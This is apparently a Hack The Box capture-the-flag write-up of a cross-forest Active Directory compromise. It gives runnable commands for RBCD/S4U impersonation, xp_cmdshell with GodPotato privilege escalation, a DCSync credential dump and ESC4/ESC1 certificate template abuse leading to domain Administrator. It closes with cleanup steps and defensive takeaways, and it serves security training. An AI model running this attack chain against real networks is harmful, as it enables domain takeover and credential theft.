└──╼ $proxychains evil-winrm -i 192.168.2.2 -r PONG.HTB
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17

Evil-WinRM shell v3.9


Warning: IP address detected (192.168.2.2). Kerberos requires FQDN. Do you want to attempt reverse DNS lookup?

Warning: Press "y" to attempt DNS resolution, press any other key to cancel


Info: Attempting reverse DNS lookup to get FQDN for Kerberos...

Info: Found FQDN(s) in /etc/hosts: DC2.pong.htb, pong.htb, dc2.pong.htb

Info: Multiple DNS names found: DC2.pong.htb, pong.htb, dc2.pong.htb. Selected: DC2.pong.htb

[+] Resolved IP 192.168.2.2 to FQDN: DC2.pong.htb

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.2.2:88  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.2.2:5985  ...  OK
*Evil-WinRM* PS C:\Users\C.Carlssen\Documents> whoami
pong\c.carlssen
*Evil-WinRM* PS C:\Users\C.Carlssen\Documents>
When Evil-WinRM prompts about reverse DNS (because you used an IP), press y - it resolves to dc2.pong.htb from /etc/hosts and uses that as the Kerberos SPN target.

type C:\Users\C.Carlssen\Desktop\user.txt
# → <REDACTED USER FLAG>
🏁 user.txt obtained
6. RBCD on svc_sql + S4U → MSSQL Sysadmin
Enumerating c.carlssen’s Rights
BloodHound / manual LDAP enumeration shows:
c.carlssenis inIT Service Adminsgroup inpong.htbIT Service AdminshasGenericWriteonCN=svc_sql,OU=Service Accounts,DC=pong,DC=htbsvc_sqlhas SPNmssqlsvc/dc2.pong.htb- MSSQL is running on DC2
GenericWrite on a service account is sufficient for Resource-Based Constrained Delegation (RBCD).
What RBCD Is
RBCD allows a principal to obtain a service ticket to a target service on behalf of any user (including privileged ones like domain admins). Unlike traditional constrained delegation (which is configured on the delegating account), RBCD is configured on the target service account via the msDS-AllowedToActOnBehalfOfOtherIdentity attribute.
The attack:
- Write a security descriptor to
svc_sql’smsDS-AllowedToActOnBehalfOfOtherIdentitynaming a principal we control as allowed to delegate (Pong_gMSA$- we own its keys) - Use
S4U2SelfasPong_gMSA$to get a service ticket for ourselves to any SPN - Use
S4U2Proxyto convert it to a ticket for a privileged user (c.adam, who is an MSSQL sysadmin) tomssqlsvc/dc2.pong.htb
Setting RBCD
From a c.carlssen WinRM session on DC2 (ADSI is reliable here; bloodyAD has cross-realm quirks):
$gmsaSid = (Get-ADServiceAccount -Identity 'Pong_gMSA$' -Server dc2.pong.htb).SID.Value

$svc = New-Object System.DirectoryServices.DirectoryEntry(
    "LDAP://dc2.pong.htb/CN=svc_sql,OU=Service Accounts,DC=pong,DC=htb"
)

$sd = New-Object System.Security.AccessControl.RawSecurityDescriptor(
    "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$gmsaSid)"
)

$bytes = New-Object byte[] $sd.BinaryLength
$sd.GetBinaryForm($bytes, 0)

$svc.Properties['msDS-AllowedToActOnBehalfOfOtherIdentity'].Value = $bytes
$svc.CommitChanges()
Verify:
(Get-ADServiceAccount -Identity svc_sql -Server dc2.pong.htb `
  -Properties msDS-AllowedToActOnBehalfOfOtherIdentity `
  ).msDS-AllowedToActOnBehalfOfOtherIdentity
# Should output the raw byte array (non-empty)
S4U Impersonation
export KRB5CCNAME=$(pwd)/pong_gmsa.ccache

proxychains impacket-getST \
  -k -no-pass \
  -spn 'mssqlsvc/dc2.pong.htb' \
  -impersonate 'c.adam' \
  -dc-ip 192.168.2.2 \
  'pong.htb/Pong_gMSA$'
Output: c.adam@[email protected]
export KRB5CCNAME=$(pwd)/'c.adam@[email protected]'Connect to MSSQL

proxychains impacket-mssqlclient \
  -k -no-pass \
  'pong.htb/[email protected]' \
  -dc-ip 192.168.2.2
Verify sysadmin and enable xp_cmdshell:
SELECT IS_SRVROLEMEMBER('sysadmin');   - returns 1
EXEC sp_configure 'show advanced options', 1; RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1;          RECONFIGURE;
EXEC xp_cmdshell 'whoami';             - pong\svc_sql
EXEC xp_cmdshell 'whoami /priv';       - SeImpersonatePrivilege   Enabled
svc_sql has SeImpersonatePrivilege - a potato attack vector.
7. GodPotato → DC2 Administrator
SeImpersonatePrivilege on a fully-patched Windows Server 2022 DC → GodPotato.
GodPotato abuses RPCSS via a named pipe (not the patched DCOM marshalling path), which is why it still works on patched 2022.
Setup
From the c.carlssen WinRM session, upload GodPotato to a world-readable path:
upload /path/to/GodPotato-NET4.exe C:\Windows\Tasks\GP.exe
# Make it readable by svc_sql
icacls C:\Windows\Tasks\GP.exe /grant Everyone:RX
Execute via xp_cmdshell
EXEC xp_cmdshell 'C:\Windows\Tasks\GP.exe -cmd "net localgroup Administrators C.Carlssen /add"';Output:
[*] Find System Token : True
[*] CurrentUser: NT AUTHORITY\SYSTEM
The command completed successfully.
c.carlssen is now in BUILTIN\Administrators on DC2. Since DC2 is a Domain Controller, this is effectively pong.htb Domain Admin equivalent.
8. DCSync → R.Martinelli
With c.carlssen now in Administrators on DC2, DCSync works:
export KRB5CCNAME=$(pwd)/carlssen.ccache

proxychains impacket-secretsdump \
  -k -no-pass \
  'pong.htb/[email protected]' \
  -dc-ip 192.168.2.2 \
  -target-ip 192.168.2.2 \
  -just-dc-user r.martinelli
⚠️ Use
-just-dc-user(single-user dump). A full DRSUAPI dump over SOCKS frequently throwsKRB_AP_ERR_MODIFIEDdue to SPN validation policy differences over the proxied connection. Single-user dump reliably works.
This yields R.Martinelli’s NT hash and AES256 key.
Why R.Martinelli? BloodHound shows R.Martinelli is a pong.htb principal that holds CA Manager rights on ping-DC1-CA via a cross-domain ACL. This was confirmed earlier:
# From DC1 shell earlier
$sid = New-Object System.Security.Principal.SecurityIdentifier("S-1-5-21-2410575906-3092493790-2123333151-1124")
$sid.Translate([System.Security.Principal.NTAccount])
# → pong\R.Martinelli
R.Martinelli is the member of PING\CA Managers (alongside M.Wallace and P.Paul), granting write rights over certificate templates on ping-DC1-CA.
Get TGT (using PING’s KDC since R.Martinelli is authenticating to PING’s CA):
impacket-getTGT pong.htb/r.martinelli \
  -aesKey <MARTINELLI_AES256> \
  -dc-ip 192.168.2.2
mv r.martinelli.ccache martinelli.ccache
export KRB5CCNAME=$(pwd)/martinelli.ccache
9. ESC4 - Write Rights on SmartcardAuthentication Template
ESC4 = a principal has dangerous write rights (WriteDACL, WriteOwner, WriteProperty, GenericWrite, or GenericAll) on a certificate template. This allows modifying the template to introduce ESC1 conditions.
R.Martinelli ∈ CA Managers (ping.htb) → Write rights on templates published from ping-DC1-CA.
Backup the Template First
# Pre-fetch a cross-realm TGS so certipy can reach PING's LDAP
KRB5CCNAME=martinelli.ccache kvno ldap/dc1.ping.htb -u [email protected]

certipy template -k -no-pass \
  -u '[email protected]' \
  -target dc1.ping.htb \
  -dc-ip 10.129.43.213 \
  -template SmartcardAuthentication \
  -save-configuration sc_backup.json
Overwrite Template to Enable ESC1
certipy template -k -no-pass \
  -u '[email protected]' \
  -target dc1.ping.htb \
  -dc-ip 10.129.43.213 \
  -template SmartcardAuthentication \
  -write-default-configuration \
  -force
-write-default-configuration sets:
| Attribute | New Value | Effect |
|---|---|---|
nTSecurityDescriptor | Authenticated Users → Full Control | Any user can enroll |
msPKI-Certificate-Name-Flag | 0x1 (ENROLLEE_SUPPLIES_SUBJECT) | Requester controls the SAN |
msPKI-Enrollment-Flag | 0 | No manager approval required |
pKIExtendedKeyUsage | 1.3.6.1.5.5.7.3.2 (Client Authentication) | Certificate can be used for PKINIT |
This is now a textbook ESC1 template.
10. ESC1 → [email protected] → root.txt
What ESC1 Is
ESC1 combines:
- Enrollee controls the SAN (
ENROLLEE_SUPPLIES_SUBJECTflag) - Client Authentication EKU present
- Low-privileged users can enroll
An attacker can request a certificate specifying any UPN (e.g., [email protected]) in the Subject Alternative Name, then use that certificate for PKINIT to obtain a TGT as that user.
Patched DC Requirement: SID Extension
Since the KB5014754 patch and StrongCertificateBindingEnforcement, DCs in Full Enforcement mode require the certificate to contain the target account’s Object SID in the szOID_NTDS_CA_SECURITY_EXT extension. Without it, authentication fails with KDC_ERR_CLIENT_NAME_MISMATCH.
Get the Administrator SID:
# From DC1 shell
(Get-ADUser Administrator).SID.Value
# → S-1-5-21-750635624-2058721901-1932338391-500
Enroll
Switch back to c.roberts (any Authenticated User qualifies now):
export KRB5CCNAME=$(pwd)/c.roberts.ccache

certipy req -k -no-pass \
  -target dc1.ping.htb \
  -dc-ip 10.129.43.213 \
  -ca ping-DC1-CA \
  -template SmartcardAuthentication \
  -upn '[email protected]' \
  -sid 'S-1-5-21-750635624-2058721901-1932338391-500'
Output:
[*] Got certificate with UPN '[email protected]'
[*] Saved certificate and private key to 'administrator.pfx'
PKINIT as Administrator
certipy auth -pfx administrator.pfx -domain ping.htb -username Administrator -dc-ip 10.129.43.213Output:
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Got hash for '[email protected]': aad3b435b51404eeaad3b435b51404ee:<REDACTED>
Get Shell and root.txt
export KRB5CCNAME=$(pwd)/administrator.ccache
evil-winrm -i dc1.ping.htb -r PING.HTB
type C:\Users\Administrator\Desktop\root.txt
# → <REDACTED ROOT FLAG>
🏁 root.txt obtained

Cleanup
Always restore what you modified (especially on HTB - other players share the box):
# 1. Restore SmartcardAuthentication template
certipy template -k -no-pass \
  -u '[email protected]' \
  -target dc1.ping.htb -dc-ip 10.129.43.213 \
  -template SmartcardAuthentication \
  -write-configuration sc_backup.json -force

# 2. Remove RBCD from svc_sql
# From c.carlssen WinRM session on DC2:
# $svc.Properties['msDS-AllowedToActOnBehalfOfOtherIdentity'].Clear()
# $svc.CommitChanges()

# 3. Remove c.carlssen from DC2 Administrators
# EXEC xp_cmdshell 'net localgroup Administrators C.Carlssen /delete'

# 4. Restore gMSA Managers group type to Global (-2147483646)
proxychains ~/venv/bin/bloodyAD \
  --host dc2.pong.htb -d pong.htb -k --dc-ip 192.168.2.2 \
  set object 'CN=gMSA Managers,CN=Users,DC=pong,DC=htb' \
  groupType -v -2147483646

# 5. Remove c.roberts from gMSA Managers and drop the GenericAll ACE

# 6. Remove dropped files
# rm C:\Windows\Tasks\GP.exe
# rm C:\Windows\Temp\chisel.exe
# Disable xp_cmdshell: EXEC sp_configure 'xp_cmdshell', 0; RECONFIGURE;
Key Takeaways
1. ESC13 is stealthier than ESC1
There is nothing wrong with the template’s flags, EKU, or DACL in isolation. The vulnerability lives in the msDS-OIDToGroupLink attribute on the OID object - a separate AD object that standard template auditing never checks.
2. groupType is a write attribute
If you have WriteDACL on a group, you can flip its scope (Global → Universal → DomainLocal). This changes which principals the group can contain - enabling FSP insertion from trusted domains.
3. gMSA AES keys use dnsHostName in the salt
The Kerberos string-to-key salt for gMSAs is REALM + "host" + samaccountname_without_dollar + "." + dnshostname_suffix. Getting this wrong causes PREAUTH_FAILED. Always verify the exact dnsHostName attribute before deriving keys.
4. JEA RunAsVirtualAccount ≠ secure isolation
RunAsVirtualAccount = $true runs the session as a local admin. Even with NoLanguage and restricted cmdlets, the underlying process context has elevated rights. File system objects readable by SYSTEM are readable by the session.
5. RBCD only needs GenericWrite on the target
You do not need WriteAccountRestrictions (a specific attribute permission). GenericWrite includes write to msDS-AllowedToActOnBehalfOfOtherIdentity implicitly.
6. GodPotato still works on Server 2022
The DCOM-based potato techniques were patched. GodPotato uses the RPCSS named pipe path which was not patched. SeImpersonatePrivilege → SYSTEM is still reliable on 2022.
7. MIT krb5 hostname canonicalization
/etc/hosts first-name-wins. The canonical name on the line determines the SPN that GSSAPI constructs. Always put the FQDN first.
8. PKINIT requires SID extension on patched DCs
Since KB5014754, -sid is mandatory in certipy req when targeting patched DCs in Full Enforcement mode. Omitting it results in KDC_ERR_CLIENT_NAME_MISMATCH.
9. CA Managers across a forest trust
R.Martinelli is a pong.htb user with CA Manager rights on ping.htb’s CA. This is a cross-domain ACE that BloodHound’s ForeignGroupMembership edge highlights. In real engagements, these cross-domain CA permissions are often overlooked.
Tools Used
| Tool | Version | Purpose |
|---|---|---|
certipy-ad | 5.0.4 | ADCS enumeration and exploitation (ESC13, ESC4, ESC1, PKINIT) |
impacket | 0.12.0 | getTGT, getST, secretsdump, mssqlclient |
NetExec (nxc) | latest | SMB/LDAP enumeration, gMSA, ADCS modules |
Evil-WinRM | 3.9 | WinRM interactive shell |
bloodyAD | latest | LDAP writes (DACL, groupType, groupMember, RBCD) |
chisel | 1.10.1 | Reverse SOCKS5 tunnel through DC1 to reach 192.168.2.2 |
pypsrp | latest | Python WinRM client - required for named PSSession configuration |
GodPotato | NET4 | SeImpersonatePrivilege → SYSTEM on Server 2022 |
SharpHound / bloodhound-python | latest | AD graph collection |
proxychains | 4.17 | Traffic routing through SOCKS5 tunnel |
Pwned by havoc@havocsec - HTB Season 10



Comments